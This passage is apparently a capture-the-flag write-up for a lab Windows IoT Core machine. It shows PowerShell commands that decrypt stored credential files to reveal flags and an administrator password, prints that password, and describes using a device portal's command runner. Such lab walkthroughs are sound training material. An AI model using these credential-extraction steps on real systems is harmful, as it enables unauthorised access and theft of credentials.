
The password `p@ssw0rd` is the default administrator password for all new Windows IoT Core installations. According to this file, this password has been changed. On listing the content of the file `user.txt`, we conclude that this is a Powershell Credential that contains the flag.

```
more C:\Data\Users\app\user.txt
```




Since user app owns the file `user.txt`, we can run the following command to retrieve the flag.

```
powershell -c "$credential = import-clixml -path
C:\Data\Users\app\user.txt;$credential.GetNetworkCredential().password"
```




Further enumeration of the same directory reveals the file `iot-admin.xml`. This is another Powershell Credentials that contains the password for the administrator. The following command reveals the password.

```
powershell -c "$credential = import-clixml -path C:\Data\Users\app\iot-
admin.xml;$credential.GetNetworkCredential().password"
```



Having the credentials `administrator / _1nt3rn37ofTh1nGz`, enables us to login to the Portal as the user administrator. By using a different web browser or deleting the history of our current web browser, we navigate to the same URL (10.10.10.204:8080) once again, but this time we login as user `administrator`.



Then, expand `Processes` and click `Run Command`. We can execute the following command to read the password of the Powershell Credential `root.txt`.

```
powershell -c "$credential = import-clixml -path
C:\Data\Users\Administrator\root.txt;$credential.GetNetworkCredential().password
"
```